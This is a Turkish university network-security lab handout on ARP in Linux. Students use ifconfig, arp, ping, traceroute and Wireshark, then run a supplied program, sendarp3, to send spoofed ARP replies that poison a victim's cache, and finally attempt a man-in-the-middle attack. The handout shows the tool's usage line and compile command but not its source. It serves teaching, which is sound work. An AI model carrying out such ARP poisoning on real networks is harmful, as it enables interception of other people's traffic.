BLGM 455 Bilgisayar Sistemleri ve Ağ Güvenliği Lab 2 Linux'ta ARP

Alexander Chefranov tarafından 24 Nisan 2019'da hazırlandı.

Tansel Sarıhan tarafından 27 Ekim 2019 tarihinde düzenlendi.

Samet Reyhanlı tarafından 28 Ekim 2019'da Türkçeye çevrildi.

Aşağıda verilen ekran görüntülerine ve açıklamalara göre, grup başına iki bilgisayarda, adım 1'den 10'a kadar bir seri deney gerçekleştireceksiniz. Deneylerinizin ekran görüntüleri aşağıda belirtilen metnin ***[Buraya Yerleştirin …***] kısmına yerleştirilecektir.


Deney 8 ve 9'da , ARP isteği ve ARP yanıtı için Ethernet ve ARP çerçevelerini doldurun.

Raporlama için Ek 1'de verilen kapak sayfasını kullanın ve belirlenen tarihte Labın koordinatör asistanına rapor ve CD'nizi teslim edin.

Adım 1'den 10'a kadar olan deneyler aşağıda belirtilmiştir:


Bölüm 0. Fedora'da KSnapshot ile ekran görüntüsü alma

KSnapshot, KDE masaüstü ortamı için bir ekran görüntüsü programıdır. Deney adımlarınızın ekran görüntüsünü almak için "Alt" düğmesini basılı tutun, ardından F2 düğmesine basın. Tuş kombinasyonu aşağıdaki şekilde gösterildiği gibi bir komut istemi getirecektir.




KSnapshot'ı başlatmak için, ilgili kutuya "ksnapshot" yazın ve ardından "OK" düğmesine tıklayın. Programın kullanıcı arayüzünde, açılır listeden yakalama modunu (tam ekran veya imleç altında pencere) seçin ve "Take a New Snapshot" düğmesini tıklayın. Alınan ekran görüntüsü, "Save As…" düğmesi tıklanarak belirli bir konuma kaydedilebilir.

1. Linux'ta bir makinenin arayüzlerinin MAC adreslerini görüntüleme:
   Ifconfig




   [Buraya "ifconfig" için bir ekran görüntüsü ekleyin.]
   Soru: İki bilgisayarın IPv4 ve MAC adresleri nedir?

2. ARP tablosunu Linux'ta görüntüleme:
   arp



   [Buraya ARP tablosu için bir ekran görüntüsü ekleyin]
   Soru: Burada kaç tane host var?

3. Hedef ana bilgisayara ping paketleri gönderme:
   ping destination_IP_address
   ARP table on the source machine after ping.




[Buraya Ping için bir ekran görüntüsü ekleyin]

İki bilgisayarı pingleyin, ARP tablosunu tekrar kontrol edin

[Ping sonrası ARP tablosu için bir ekran görüntüsü ekleyin]


4. *Traceroute*



[Buraya [www.google.com'a](http://www.google.com) yapılan Traceroute için bir ekran görüntüsü ekleyin]

5. Wireshark

Launch: sudo wireshark




[Buraya Wireshark launch için bir ekran görüntüsü ekleyin]

6. Arp Filtreleme

Filtre alanına: arp


Sample Ethernet frame with ARP request:



[Buraya ARP İsteği(request) için bir ekran görüntüsü ekleyin]

[Buraya ARP Yanıtı(Reply) için bir ekran görüntüsü ekleyin]

ARP yanıtı içeren örnek Ethernet çerçevesi:



[ARP Yanıtı ile Ethernet çerçevesinin ekran görüntüsünü buraya ekleyin]

Soru: Ethernet çerçevesindeki kaynak ve hedef MAC adresleri nelerdir?

7. ARP yanıt programı: sendarp3.c (bkz.Ek 2)


ARP sahtekarlığını gerçekleştirmek için Ek 2'de verilen C kodunu bir araç olarak kullanacağız. Sendarp3 programı saldırgandan kurbana ARP yanıtı gönderir. Kullanulan paremetreler: **interface bilgisayarın adı**, **target IP address MAC'I sahtelenen IP**, **spoof MAC address** (saldırgan MAC adresi veya sahte MAC adresi), **IP address of the victim**, **kurbanın MAC adresi**, and the **number of ARP replies (ARP yanıt sayısı)**. Programın kullanımı aşağıdaki şekilden görülebilir.

Kullanım: ./sendarp3 <interface> < target_IP_address> < spoof_mac> <victim_ip> <victim_mac> <num_of_reply>

Girilen IP ve MAC adreslerinin ARP yanıt alanlarında kullanıldığını hatırlayalım.

```
[tsarihan@asus ~]$ ./sendarp3
Usage of the program:
./sendarp3 <interface> <target_IP_address> <spoof_mac> <victim_ip> <victim_mac> <num_of_reply>
[tsarihan@asus ~]$
```

Sendarp3 programını kullanmak için yukarıda belirtilen parametreleri bilmemiz gerekir. Arayüz adını, MAC adresini ve IP adresini görmek için ifconfig komutu kullanılabilir. (Aşağıdaki şekle bakın)



ifconfig komutunun bir örnek çıktısı yukarıdaki şekilden görülebilir. Şekil, arayüz adlarını (enp4s0f2 - kablolu, wlp3s0 - kablosuz), IP adreslerini (inet: 192.168.7.102) ve MAC adresini (eter: 6c: 71: d9: 67: c0: af) gösterir. Örnek kablosuz arayüz kullanılarak hazırlandığı için arayüz adı olarak "wlp3s0" kullanılmıştır ancak laboratuvarda "e" ile başlayan kablolu arayüz adını kullanacağız.

Başlangıçta sendarp3.c programı aşağıda verilen komut satırı kullanılarak yürütülebilir bir dosya oluşturmak için derlenmeli ve bağlanmalıdır.

gcc –o sendarp3 sendarp3.c

8. ARP sahtekarlığı

Şimdi Adım 7'de verilen komut satırını kullanarak saldırgandan kurbana on ARP yanıtı oluşturun. Öğle yemeği Wireshark ve fotoğraf çekmeye başlayın.

Aşağıda, 192.168.181.159'den 192.168.181.158'e 192.168.181.159'nin MAC adresini 00:11:22:33:44:01 sahte MAC olarak zehirlemek için on ARP yanıtı oluşturan örnek bir örnek verilmiştir (program başlatma ve Wireshark çıktısı):

[ARP Reply programı çalışınca oluşan ekran görüntüsünü ve gönderen ana bilgisayardaki Wireshark çıktısını buraya ekleyin]

192.168.181.158'de alınan ARP yanıtları (ARP tablosu, ARP yanıtlarının alınmasından önce ve sonrasını gösterin (ARP sahtekarlığı öncesinde ve sonrasında):

[Alıcı ana bilgisayarda ARP sahtekarlığı öncesinde ve sonrasında Wireshark çıktısının ve ARP tablosunun ekran görüntüsünü buraya ekleyin]

Soru: ARP sahtekarlığı nasıl yapılır?

9. Wireshark'ta, ARP istek ve yanıt paketlerinin ekran görüntülerini alın (ARP isteği ve yanıt mesajları için Wireshark tarafından gösterilen verilerden).

[[ARP İsteği olan Ethernet çerçevesinin ekran görüntüsünü buraya ekleyin]

Aşağıda verilen Ethernet çerçevesi ve ARP mesaj yapılarını kullanarak Ethernet çerçevesinin **MAC destination**, **MAC source** ve **Ethertype** alanlarını ve ARP paketinin tüm alanlarını doldurmak için bir tablo oluşturun.

[ARP Yanıtı ile Ethernet çerçevesinin ekran görüntüsünü buraya ekleyin]

Aşağıda verilen Ethernet çerçevesi ve ARP mesaj yapılarını kullanarak, Ethernet çerçevesinin **MAC destination**, **MAC source** ve **Ethertype** alanlarını ve ARP paketinin tüm alanlarını doldurmak için bir tablo oluşturun.

[ARP Adres Sahteciliği Yanıtı içeren Ethernet çerçevesinin ekran görüntüsünü buraya ekleyin]

Aşağıda verilen Ethernet çerçevesi ve ARP mesaj yapılarını kullanarak, Ethernet çerçevesinin **MAC destination**, **MAC source** ve **Ethertype** alanlarını ve ARP paketinin tüm alanlarını doldurmak için bir tablo oluşturun.

Ethernet Çerçeve yapısı https://en.wikipedia.org/wiki/Ethernet_frame den alınmıştır.

802.3 ARP isteği içeren Ethernet çerçeve yapısı

Layer	Preamble	Start of frame delimiter	MAC destination	MAC source	802.1Qtag (optional)	Ethertype(Ethernet II) or length (IEEE 802.3)	Payload	Frame check sequence (32-bit CRC)	Interpacket gap
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets

ARP mesaj yapısı https://en.wikipedia.org/wiki/Address_Resolution_Protocol)'den alınmıştır.

ARP structure

Octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	

12	(last 2 bytes)
14	Sender protocol address (SPA) (first 2 bytes)
16	(last 2 bytes)
18	Target hardware address (THA) (first 2 bytes)
20	(next 2 bytes)
22	(last 2 bytes)
24	Target protocol address (TPA) (first 2 bytes)
26	(last 2 bytes)


Bölüm II. 3 PC ile olan deneyler

10. ARP sahtekarlığı (ortadaki adam saldırısı)

Şimdi 7. adımda verilen komut satırını kullanarak ortadaki adam saldırısını deneyin. Üç PC MAC ve IP adresiyle iki yapı (sahtekarlıktan önce ve sonra) oluşturun (örnek bir yapı aşağıda verilmiştir).

